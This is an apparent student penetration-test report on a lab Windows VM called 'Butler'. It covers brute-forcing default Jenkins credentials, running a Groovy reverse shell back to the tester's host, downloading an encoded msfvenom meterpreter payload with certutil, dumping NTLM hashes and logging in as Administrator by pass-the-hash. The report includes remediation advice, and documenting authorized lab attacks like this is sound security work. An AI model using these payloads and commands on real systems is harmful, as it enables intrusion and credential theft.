INTRO

AGS solutions has been authorized by TCM to conduct an CPT on a VM they called "Butler". AGS solutions CPT is to verify if compromise is possible by any means. This documentation is a report of my entire engagement including findings, exploitation, and remediation and recommendations for such targets provided by TCM.

By: Robert Garcia

Jr Penetration Tester

Test Report



DISCLAIMER

TCM acknowledges and accepts the following assumptions and limitations of liability as necessary to this type of engagement:

AGS solutions may use commercial and or common, readily available tools to perform the penetration test.

TCM understands that the AGS solutions will be engaged in mirror real world hacking activities and, such, may impede system performance, crash production systems and permit unapproved access.

TCM understands that the actions of AGS solutions may involve risks which are not known to the parties at this time and that may not be foreseen or reasonably foreseeable at this time.

Only Authorized Personnel should be looking at these documentation and any body outside of the SOW or ROE should have been added to view these documents by the appropriate parties in the ROE.

All parties that are authorized to view this documentation agree not to discuss it outside of work or with other parties other than internal entities that support and manage the target.

TABLE OF CONTENT

- 1. Intro
- 2. Disclaimer
- 3. Table of Content
 - Credentials to Penetration Tester
 - Scope
 - Executive Summary
- 4. Recommendations
 - Butler (192.168.8.172)
- 5. Mythology
- 6. Finding's & Remediation Butler
 - Finding
 - Privileges Escalation
- 7. Entire Kill Chain
 - OSINT
 - Discovery
 - Initial Foot hold
 - Butler
 - Administrator
- 8. Removal of Tools
- 9. References
 - (Butler) Exploit and Mitigation References
- 10. Appendix
 - Loot
 - Nmap Full Scan
 - Nmap Vul Scan
 - Gobuster directory hunt
 - PE Butler whoami /all
 - PE Butler systeminfo
 - Wes results
 - Hash Dump from credential_collector

CREDENTIALS TO PENETRATION TESTER

Robert J Garcia is the professional Penetration Tester that will be handling the Engagement.

Robert has 3 years of Pen Testing with platforms like HTB and THM.

Robert is deep into the art of network pen testing and has a good understanding of IR and Malware analysis.

Fun fact about Robert when he is not Pentesting he is being black hat at night self studying for Red Team operations and improving his TTP.

Certifications held by Robert Garcia









Expires 2025

SCOPE

AGS solutions has been given permission to do the following:

Main Goal: Attempt to take over VM by any means, then obtain the highest privilege's account.

We have a few related task that would need to be exercised to meet the clients main goal:

- The ability to identify and retrieve proprietary or confidential information.
- The ability to gain unauthorized access to a system or device.
- Internal and external network and system enumeration
- Internal and external vulnerability scanning
- Information gathering and reconnaissance
- Simulate exfiltration of data
- Simulate or actually download hacking tools from approved external websites
- Attempt to obtain user and/or administrator credentials
- Attempt to subvert operating system security controls
- Attempt to install or alter software on target systems
- Attempt unauthorized access of resources to which the team should not have access

EXECUTIVE SUMMARY

I was tasked with performing a penetration test towards the VM called Butler.

A penetration test is a dedicated attack against internally or externally connected systems.

This test focuses on performing attacks similar to those of a hacker and attempting to infiltrate each Node machine and owning it.

My objective was to comprise the VM in this manner.

When performing the penetration test, several alarming vulnerabilities were identified on the network.

When performing the attacks, I was able to gain access to the VM butler, primarily due weak credentials and misconfigurations of the OS that led to the compromise. During the testing, I had administrative-level access. Butler was successfully exploited, and access granted. The system Butler as well as a brief description on how access was obtained are listed below:

Summary of Exploits found

IP Address	Domain Name	Exploit
192.168.8.172	(Butler)	Weak Credentials / Misconfigured OS

RECOMMENDATIONS

BUTLER (192.168.8.172)

Weak password usage and no lockout policy in place played the biggest factor here in our compromise of the VM Butler.

FIX

- Policy for log in attempts
- policy for password
- password complexity
- Log of some sort (log,IDS,IPS,SIEM)

We had the ability to dump the SAM file containing NTLM hashes of all users on the system, including Administrator and this was due to poor patch management and no end point protection active.

FIX

- AV of some sort on target
- patch management
- log of some sort (log,IDS,IPS,SIEM)

All our recommendations are formulated from NIST and MITRE Att&ack institutions and there knowledge on best practice for such vulnerability's that we found on target during these engagement. Please refer to our Reference page for more information on best practices and mitigations


MYTHOLOGY

Mythology Followed: CompTIA Pen+200

We are going to validate, verify and perform OSINT and other enumeration techniques that will paint a picture of our target's landscape and provide us a look at where there could be a manner of exploitation and intrusion. We will exploit our finding and then establish some persistence and in turn start the process over for the mythology we are following.

Our goal after compromise is to gather information about our user, the network the user is on and then attempt to move vertically or laterally based on the information we gather to the highest privileges' account in our case is the Domain controller Admin.

Once we get to these points we will stop and conclude our Assessment, advise the appropriate parties and start the process of making the report.



FINDING'S & REMEDIATION BUTLER

FINDING

SYSTEM IP: 192.168.8.172

Service Enumeration: TCP:135,139,445,5040,7680,8080,49664,49665,49666,49667,49668,49669

Nmap Scan Results: (Find entire scans in appendix)

```
PORT
         STATE SERVICE
                                             VERSION
                             syn-ack ttl 128 Microsoft Windows RPC
135/tcp
         open msrpc
5040/tcp open unknown
8080/tcp open http
                             syn-ack ttl 128 Jetty 9.4.41.v20210516
_http-favicon: Unknown favicon MD5: 23E8C7BD78E8CD826C5A6073B15068B1
 http-robots.txt: 1 disallowed entry
49665/tcp open msrpc
                             syn-ack ttl 128 Microsoft Windows RPC
                             syn-ack ttl 128 Microsoft Windows RPC
49668/tcp open msrpc
                             syn-ack ttl 128 Microsoft Windows RPC
               msrpc
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Vulnerability Explanation:

Here we did a basic brute force with burp suit on the login page of the Jenkins instance running on port 8080 and found we discovered default credentials that let us log into Jenkins CMS. With that access we had the ability to take advantage of the feature "Groovy script Console" and call a reverse shell back to our kali machine.

Vulnerability Fix:

- Policy for log in attempts
- policy for password
- password complexity
- Log of some sort (log,IDS,IPS,SIEM)

Severity or Criticality:


CRITICAL 10/10

Exploit Code:

Groovy script format

```
String host="192.168.8.153";
int port=4444;
String cmd="cmd.exe";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new
Socket(host,port);InputStream pi=p.getInputStream(),pe=p.getErrorStream(),
si=s.getInputStream();OutputStream
po=p.getOutputStream();so=s.getOutputStream();while(!s.isClosed())
{while(pi.available()>0)so.write(pi.read());while(pe.available()>0)so.write(pe.read());while(si.available()>0)po.write(si.read());so.flush();Thread.sleep(50);try
{p.exitValue();break;}catch (Exception e){}};p.destroy();s.close();
```

Proof of Concept Here:



Local.txt Proof Screenshot:

Overall Risk Severity	Likelihood Factor	Impact Factor	Score Vector:
Critical	High (LF:6.375)	High (IF:6.25)	SL:9/M:9/O:7/S:1/ED:8/EE:8/A:9/ID:0/LC:9/LI:9/LAV:9/LAC:9/FD:9/RD:9/NC:7/PV:0

PRIVILEGES ESCALATION

SYSTEM IP: 192.168.8.172 Butler to Administrator

Vulnerability Exploited:

Pass the hash technique

Vulnerability Explanation:

This module harvests credentials found on the host and stores them in the database. One thing we notice was the AV not being on and that could have helped in preventing my module in working. Since the module worked we got back the NTLM hash. This let us do a technique called Pass-the-Hash and we logged in as Admin.

Vulnerability Fix:

- AV of some sort on target
- patch management
- log of some sort (log,IDS,IPS,SIEM)

Severity or Criticality:

CRITICAL 10/10

Exploit Code:

Metasploit Module: post/windows/gather/credentials/credential_collector

Proof of Concept Here:

```
(kali⊗ kali)-[~/Desktop/Target/Exploit]
$\frac{\text{impacket-wmiexec}}{\text{impacket-wmiexec}}$ Administrator@192.168.8.172 -hashes aad3b435b51404eeaad3b435b51404ee:06aeec76975c06fdeaf9570f0de19154
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
butler\administrator
```

root.txt Proof Screenshot:

```
C:\Windows\Temp\DB_folder>whoami
whoami
butler\butler

C:\Windows\Temp\DB_folder>

kali@kali:-/Desktop/Target/Exploit 157x16

(kali@kali)-[~/Desktop/Target/Exploit]

impacket-wmiexec Administrator@192.168.8.172 -hashes aad3b435b51404eeaad3b435b51404ee:06aeec76975c06fdeaf9570f0de19154

Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] SMBv3.0 dialect used

[!] Launching semi-interactive shell - Careful what you execute

[!] Press help for extra shell commands

C:\whoami
butler\administrator
```

Overall Risk Severity	Likelihood Factor	Impact Factor	Score Vector:
Critical	High (LF:6.375)	High (IF:6.25)	SL:9/M:9/O:7/S:1/ED:8/EE:8/A:9/ID:0/LC:9/LI:9/LAV:9/LAC:9/FD:9/RD:9/NC:7/PV:0

ENTIRE KILL CHAIN

OSINT

We got a Link to a file from the TCM website. This file turned out to be an .ova file that we used to import to our VMware workstation 16 PRO. All we got here was that the VM is a windows box. We move back to kali so we can start to ID our Target Butler.

DISCOVERY

I start of with my two favorite tools to ID what is on a network. fping I use to see who is alive on the entire subnet and netdiscover I put in a passive mode to monitor traffic in a less evasive way.

```
fping -asgq 192.168.8.153/24
netdiscover -i eth0 -p
```

We can see that the target is going to be .172. We know .2 .1 wont be it and the .254 is close to or is a broadcast address. For sure my IP is .153 so from here we can work on our target since we know the IP.

```
sudo nmap -vv --reason -T4 -Pn -sC -sV --open -p- -oA full 192.168.8.172 --min-rate 5000
```

Screenshot: (Find entire scans in appendix)

```
PORT
         STATE SERVICE
                             REASON
                                             VERSION
135/tcp
         open msrpc
                             syn-ack ttl 128 Microsoft Windows RPC
445/tcp open microsoft-ds? syn-ack ttl 128
7680/tcp open
                             syn-ack ttl 128
                             syn-ack ttl 128 Jetty 9.4.41.v20210516
         open
_http-favicon: Unknown favicon MD5: 23E8C7BD78E8CD826C5A6073B15068B1
http-robots.txt: 1 disallowed entry
|_http-server-header: Jetty(9.4.41.v20210516)
49664/tcp open msrpc
                             syn-ack ttl 128 Microsoft Windows RPC
49665/tcp open msrpc
                             syn-ack ttl 128 Microsoft Windows RPC
49666/tcp open
               msrpc
                             syn-ack ttl 128 Microsoft Windows RPC
49667/tcp open
               msrpc
                             syn-ack ttl 128 Microsoft Windows RPC
               msrpc
49669/tcp open
               msrpc
MAC Address: 00:0C:29:F4:50:D4 (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```


We have a few ports at work. We can see SMB ports in work with 139,135,445. We also see that there high ports with MSRPC being available and we see a few HTTP ports like 8080. With that we see a banner called Jetty and that is a CMS of sorts with a version. Nice. Lets keep looking and see if we can get some more info

```
nmap -Pn -p- --script safe,discovery,vuln,exploit -T4 -vv --reason --script=vuln -oA vuln 192.168.8.17
```

Screenshot: (Find entire scans in appendix)


We can see there is a jetty type CMS working on port 8080. I also see a robots.txt and its not allowed. Maybe there could be something in there we can use or see.

s here	on the bookmarks toolbar. Manage bookmarks



Well this is nice. We have a Jenkins instance. This is just another CMS. We are going to use a tool called gobuster to see if we can ld some more info about the website.

```
gobuster dir -e -t20 -u http://192.168.8.172:8080 -w /usr/share/seclists/Discovery/Web-
Content/raft-large-directories.txt -b 404,403 -o gobuster_directory.txt --timeout 50s
```






A problem occurred while processing the request.

Logging ID=

Hmmm. So we see that we access of some sort with Jenkins. We see a version as well.

REST API Jenkins 2.289.3

We had a hard time working on this box. It could be that we where beating it up with our scans. One thing is that we do not have much hidden behind the scenes with the website. We do not see any know CVE for this version as well of Jenkins. We are going to do a basic brute force to see if we land in the Dashboard of the Jenkins website. We accomplish this with burp.



We can see that we used a basic wordlists and a basic username list and brute force the log in page to Jenkins. We logging in with jenkins:jenkins. Lets see what we can do from here.

INITIAL FOOT HOLD

We managed to find a location in the CMS that lets us run Command line commands on the target. "Manage Jenkins>Scroll Down>Script Console"

ipconfig in groovy script format


```
def sout = new StringBuffer(), serr = new StringBuffer()

def proc = 'ipconfig'.execute()

proc.consumeProcessOutput(sout, serr)

proc.waitForOrKill(1000)

println "out> $sout err> $serr"
```



We can see that when I put in the above code we get the IP of our target. Let see if we can ID ourselves



Type in an arbitrary <u>Groovy script</u> and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to println(Jenkins.instance.pluginManager.plugins)

All the classes from all the plugins are visible. jenkins.*, jenkins.model.*, hudson.*, and hudson.model.* are pre-imported.

```
def sout = new StringBuffer(), serr = new StringBuffer()
def proc = 'whoami'.execute()
proc.consumeProcessOutput(sout, serr)
proc.waitForOrKill(1000)
println "out> $sout err> $serr"
```


Result

out> butler\butler err>

Nice. We got code execution on our target. Let get a revers shell going so we can actually land on target. *Groovy script format*

```
String host="192.168.8.153";
int port=4444;
String cmd="cmd.exe";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new
Socket(host,port);InputStream pi=p.getInputStream(),pe=p.getErrorStream(),
si=s.getInputStream();OutputStream
po=p.getOutputStream();so=s.getOutputStream();while(!s.isClosed())
{while(pi.available()>0)so.write(pi.read());while(pe.available()>0)so.write(pe.read());while(si.available()>0)po.write(si.read());so.flush();po.flush();Thread.sleep(50);try
{p.exitValue();break;}catch (Exception e){}};p.destroy();s.close();
```

I wanted to catch the revers shell via Metasploit, so we set up a listener with a generic shell and configure the listener with our IP and port we want to catch the shell on in this case 4444.



Proof of butler access

BUTLER

I wanted to verify what OS I am dealing with

```
C:\Users>systeminfo | findstr /B /C:"OS Name" /C:"OS Version" /C:"System Type" systeminfo | findstr /B /C:"OS Name" /C:"OS Version" /C:"System Type" OS Name: Microsoft Windows 10 Enterprise Evaluation OS Version: 10.0.19043 N/A Build 19043 System Type: x64-based PC

C:\Users>
```

systeminfo | findstr /B /C:"OS Name" /C:"OS Version" /C:"System Type"

Windows 10 Enterprise Evaluation 10.0.19043 N/A Build 19043 64 hit OS

I can see it has a few patches on it installed

```
wmic qfe get Caption,Description,HotFixID,InstalledOn
```

```
C:\Users>wmic qfe get Caption,Description,HotFixID,InstalledOn
wmic qfe get Caption,Description,HotFixID,InstalledOn
Caption
http://support.microsoft.com/?kbid=5017022 Update KB5017022 10/1/2022
https://support.microsoft.com/help/5000736 Update KB5000736 4/9/2021
https://support.microsoft.com/help/5012170 Security Update KB5012170 10/1/2022
https://support.microsoft.com/help/5017308 Security Update KB5017308 10/1/2022
Update KB5016705 10/1/2022
Security Update KB5001405 4/9/2021
```

Navigating around was hard with just a shell. I attempted to go from nc to meterpreter with the module multi/script/web_delivery and it kept failing. So I wanted to probe for windows defender and see if it was running.

```
sc query windefend
```

```
C:\Windows\Temp\DB_folder>sc query windefend
SERVICE_NAME: windefend
        TYPE
                              10
                                   WIN32_OWN_PROCESS
        STATE
                                  STOPPED
        WIN32 EXIT_CODE
                                     (0x435)
                              1077
        SERVICE_EXIT_CODE
                                  (0x0)
        CHECKPOINT
                              0x0
        WAIT_HINT
                              0x0
```

Since it is off I am going to create a reverse shell and execute it on target so we can get a metepreter shell instead of a nc shell.

```
# On Kali
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.8.153 LPORT=9898 -f exe -e
x86/shikata_ga_nai -i 9 -o m.exe

# On Target
cd C:\Windows\Temp
```

certutil.exe -urlcache -f http://192.168.8.153:80/m.exe m.exe m.exe

```
C:\Windows\Temp\DB_folder>./m.exe
./m.exe
'.' is not recognized as an internal or external command, operable program or batch file.

C:\Windows\Temp\DB_folder>m.exe
m.exe

C:\Windows\Temp\DB_folder>\[
\begin{array}{l} \text{kall@kall:-/Desktop/Target/Artifact157x8} \\

[*] Started reverse TCP handler on 192.168.8.153:9898

[*] Sending stage (175686 bytes) to 192.168.8.172

[*] Meterpreter session 1 opened (192.168.8.153:9898 -> 192.168.8.172:49708) at 2022-10-01 06:15:19 -0400

meterpreter > getuid
Server username: BUTLER\butler
meterpreter >
```

ADMINISTRATOR

Once I got into a metperpreter I wanted to see if we can test a few modules out to see if we can get an easy win. In our case we have to migrate to a process of x64 arch because our meterpreter is in x86 so we jump to the winlogon.exe PID 600 and then run our module.

Module: post/windows/gather/credentials/credential_collector

```
meterpreter > migrate 600

[*] Migrating from 1816 to 600...

[*] Migrating from 1816 to 600...

[*] Migrating module against BUTLER

[*] Collecting hashes...

Extracted: Administrator:aad3b435b51404eeaad3b435b51404ee:06aeec76975c06fdeaf9570f0de19154

Extracted: butler:aad3b435b51404eeaad3b435b51404ee:9f2bac4511c6c9239344fc18fb43092d

Extracted: DefaultAccount:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0

Extracted: Guest:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0

Extracted: WDAGUtilityAccount:aad3b435b51404eeaad3b435b51404ee:6d3a7f4b9a410c7b47214f51e082add5

[*] Collecting tokens...

BUTLER\butler

Font Driver Host\UMFD-0

Font Driver Host\UMFD-1

NT AUTHORITY\LOCAL SERVICE

NT AUTHORITY\NETWORK SERVICE

NT AUTHORITY\NETWORK SERVICE

NT AUTHORITY\SYSTEM

Window Manager\DWM-1

No tokens available

meterpreter > 

### Authority Au
```

We use a tool called impacekt-wmiexec to log in as the Admin

```
impacket-wmiexec Administrator@192.168.8.172 -hashes
aad3b435b51404eeaad3b435b51404ee:06aeec76975c06fdeaf9570f0de19154
```

```
(kali⊕ kali)-[~/Desktop/Target/Exploit]
$ impacket-wmiexec Administrator@192.168.8.172 -hashes aad3b435b51404eeaad3b435b51404ee:06aeec76975c06fdeaf9570f0de19154
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
butler\administrator
```

Proof of admin

REMOVAL OF TOOLS

- 1. During our engagement we kept most of our script and binary's in a folder of our control called DB_Folder and when done on target we would delete the folder. Directories that were used for the engagement are listed below:
- 2. C:\Windows\System32\spool\drivers\color\
- 3. C:\Windows\Temp
- 4. C:\Windows\Administrator\Downloads
- 5. C:\Users\Public\
- 6. C:\Users\username\Downloads
- 7. C:\Windows\Tasks\
- 8. Actions such as password reset and plain text discoveries we advised to change and or update the password to something else
- 9. All shells that were open or created during the engagement have been terminated
- 10. All artifacts have been deleted that related to the engagement and VM used for engagement has been deleted as well

REFERENCES

Main Reference and resources pulled from:

- 1. https://nvd.nist.gov/vuln
- 2. https://cve.mitre.org/
- 3. https://attack.mitre.org/tactics/enterprise/
- 4. https://www.exploit-db.com/
- 5. https://capec.mitre.org/

(BUTLER) EXPLOIT AND MITIGATION REFERENCES

Exploit

- https://cwe.mitre.org/data/definitions/307.html
- https://attack.mitre.org/techniques/T1110/
- https://attack.mitre.org/techniques/T1110/001/
- https://www.infosecmatter.com/metasploit-module-library/? mm=post/windows/gather/credentials/credential collector
- <a href="https://github.com/rapid7/metasploit-framework/blob/master/modules/post/windows/gather/credentials/cred

Mitigation

- https://attack.mitre.org/mitigations/M1036/
- https://attack.mitre.org/mitigations/M1032/
- https://attack.mitre.org/mitigations/M1027/

APPENDIX

Password and username found or created during engagement

Username	Password	Note	
jenkins	jenkins	Brute force	

LOOT

This portion of the Reports contain scans and output that might be needed to viewed again or validated.

NMAP FULL SCAN

```
Nmap 7.92 scan initiated Fri Sep 30 19:40:42 2022 as: nmap -vv --reason -T4 -Pn -sC -sV --open -
p- -oA full --min-rate 5000 192.168.8.172
Nmap scan report for 192.168.8.172
Host is up, received arp-response (0.00013s latency).
Scanned at 2022-09-30 19:40:42 EDT for 184s
Not shown: 56442 closed tcp ports (reset), 9081 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
      STATE SERVICE
                           REASON
                                             VFRSTON
PORT
135/tcp open msrpc
                            syn-ack ttl 128 Microsoft Windows RPC
139/tcp open netbios-ssn syn-ack ttl 128 Microsoft Windows netbios-ssn
         open microsoft-ds? syn-ack ttl 128
445/tcp
5040/tcp open unknown syn-ack ttl 128
7680/tcp open pando-pub? syn-ack ttl 128
8080/tcp open http
                            syn-ack ttl 128 Jetty 9.4.41.v20210516
|_http-favicon: Unknown favicon MD5: 23E8C7BD78E8CD826C5A6073B15068B1
| http-robots.txt: 1 disallowed entry
|_http-server-header: Jetty(9.4.41.v20210516)
|_http-title: Site doesn't have a title (text/html;charset=utf-8).
49664/tcp open msrpc
                            syn-ack ttl 128 Microsoft Windows RPC
49665/tcp open msrpc
                            syn-ack ttl 128 Microsoft Windows RPC
                           syn-ack ttl 128 Microsoft Windows RPC
49666/tcp open msrpc
49667/tcp open msrpc
                            syn-ack ttl 128 Microsoft Windows RPC
                            syn-ack ttl 128 Microsoft Windows RPC
49668/tcp open msrpc
                             syn-ack ttl 128 Microsoft Windows RPC
49669/tcp open msrpc
MAC Address: 00:0C:29:F4:50:D4 (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
| smb2-security-mode:
   3.1.1:
    Message signing enabled but not required
| p2p-conficker:
   Checking for Conficker.C or higher...
   Check 1 (port 14364/tcp): CLEAN (Couldn't connect)
   Check 2 (port 33183/tcp): CLEAN (Couldn't connect)
   Check 3 (port 55190/udp): CLEAN (Timeout)
   Check 4 (port 36599/udp): CLEAN (Failed to receive data)
|_ 0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-time:
   date: 2022-09-30T23:43:31
|_ start_date: N/A
|_clock-skew: 0s
| nbstat: NetBIOS name: BUTLER, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:f4:50:d4 (VMware)
| Names:
   BUTLER<00>
                        Flags: <unique><active>
```

NMAP VUL SCAN

```
# Nmap 7.92 scan initiated Fri Sep 30 19:44:43 2022 as: nmap -Pn -p- --script
safe, discovery, vuln, exploit -T4 -vv --reason --script=vuln -oA vuln 192.168.8.172
Pre-scan script results:
|_hostmap-robtex: *TEMPORARILY DISABLED* due to changes in Robtex's API. See
https://www.robtex.com/api/
| targets-asn:
   targets-asn.asn is a mandatory parameter
| broadcast-avahi-dos:
   Discovered hosts:
     224.0.0.251
  After NULL UDP avahi packet DoS (CVE-2011-1002).
|_ Hosts are all up (not vulnerable).
| broadcast-dns-service-discovery:
  224.0.0.251
     2020/tcp teamviewer
      Address=192.168.8.1
|_http-robtex-shared-ns: *TEMPORARILY DISABLED* due to changes in Robtex's API. See
https://www.robtex.com/api/
| broadcast-wsdd-discover:
  Devices
     239.255.255.250
        Message id: 44d8f763-d21f-424a-90d3-dd5554f67054
         Address: http://192.168.8.1:5357/a12ace66-c55b-467c-99b0-219473bdb4d5/
         Type: Device pub:Computer
Nmap scan report for 192.168.8.172
Host is up, received user-set (0.00012s latency).
Scanned at 2022-09-30 19:45:23 EDT for 303s
Not shown: 65523 closed tcp ports (conn-refused)
       STATE SERVICE
                           REASON
PORT
135/tcp open msrpc
                           syn-ack
139/tcp open netbios-ssn syn-ack
|_smb-enum-services: ERROR: Script execution failed (use -d to debug)
445/tcp open microsoft-ds syn-ack
|_smb-enum-services: ERROR: Script execution failed (use -d to debug)
5040/tcp open unknown
                           syn-ack
7680/tcp open pando-pub
                            syn-ack
8080/tcp open http-proxy syn-ack
|_http-wordpress-users: [Error] Wordpress installation was not found. We couldn't find wp-
login.php
| http-enum:
|_ /robots.txt: Robots file
| http-robots.txt: 1 disallowed entry
|_http-malware-host: Host appears to be clean
|_http-date: Fri, 30 Sep 2022 23:48:35 GMT; -1s from local time.
|_http-favicon: Unknown favicon MD5: 23E8C7BD78E8CD826C5A6073B15068B1
| http-headers:
   Connection: close
   Date: Fri, 30 Sep 2022 23:48:35 GMT
   X-Content-Type-Options: nosniff
   Set-Cookie: JSESSIONID.fe7a4e72=node01vf1uacb631on1fno8p4elu67q1012.node0; Path=/; HttpOnly
    Expires: Thu, 01 Jan 1970 00:00:00 GMT
   Content-Type: text/html;charset=utf-8
```

```
X-Jenkins: 2.289.3
   X-Jenkins-Session: dea8f131
   Content-Length: 548
   Server: Jetty(9.4.41.v20210516)
|_ (Request type: GET)
|_http-fetch: Please enter the complete path of the directory to save data in.
|_http-jsonp-detection: Couldn't find any JSONP endpoints.
| http-vhosts:
|_128 names had status 403
|_http-wordpress-enum: Nothing found amongst the top 100 resources,use --script-args search-
limit=<number|all> for deeper analysis)
|_http-drupal-enum: Nothing found amongst the top 100 resources,use --script-args number=
<number|all> for deeper analysis)
|_http-chrono: Request times for /; avg: 166.48ms; min: 153.06ms; max: 176.22ms
|_http-litespeed-sourcecode-download: Request with null byte did not work. This web server might
not be vulnerable
|_http-title: Site doesn't have a title (text/html;charset=utf-8).
49664/tcp open unknown
                           syn-ack
49665/tcp open unknown
                           syn-ack
49666/tcp open unknown
                            syn-ack
49667/tcp open unknown
                           syn-ack
49668/tcp open unknown
                            syn-ack
49669/tcp open unknown
                           syn-ack
Host script results:
l smb-mbenum:
|_ ERROR: Failed to connect to browser service: Could not negotiate a connection:SMB: Failed to
receive bytes: ERROR
|_fcrdns: FAIL (No PTR record)
| port-states:
| tcp:
     open: 135,139,445,5040,7680,8080,49664-49669
     closed: 1-134,136-138,140-444,446-5039,5041-7679,7681-8079,8081-49663,49670-65535
|_smb-vuln-ms10-061: Could not negotiate a connection:SMB: Failed to receive bytes: ERROR
| smb2-time:
  date: 2022-09-30T23:48:33
|_ start_date: N/A
| unusual-port:
|_ WARNING: this script depends on Nmap's service/version detection (-sV)
| p2p-conficker:
   Checking for Conficker.C or higher...
   Check 1 (port 14364/tcp): CLEAN (Couldn't connect)
Check 2 (port 33183/tcp): CLEAN (Couldn't connect)
   Check 3 (port 55190/udp): CLEAN (Timeout)
   Check 4 (port 36599/udp): CLEAN (Failed to receive data)
|_ 0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-security-mode:
3.1.1:
    Message signing enabled but not required
|_clock-skew: mean: 0s, deviation: 0s, median: -1s
| smb2-capabilities:
   2.0.2:
    Distributed File System
   2.1:
     Distributed File System
     Leasing
     Multi-credit operations
```

X-Hudson: 1.395

```
3.0:
     Distributed File System
     Leasing
     Multi-credit operations
   3.0.2:
    Distributed File System
    Leasing
    Multi-credit operations
   3.1.1:
    Distributed File System
     Leasing
    Multi-credit operations
|_msrpc-enum: Could not negotiate a connection:SMB: Failed to receive bytes: ERROR
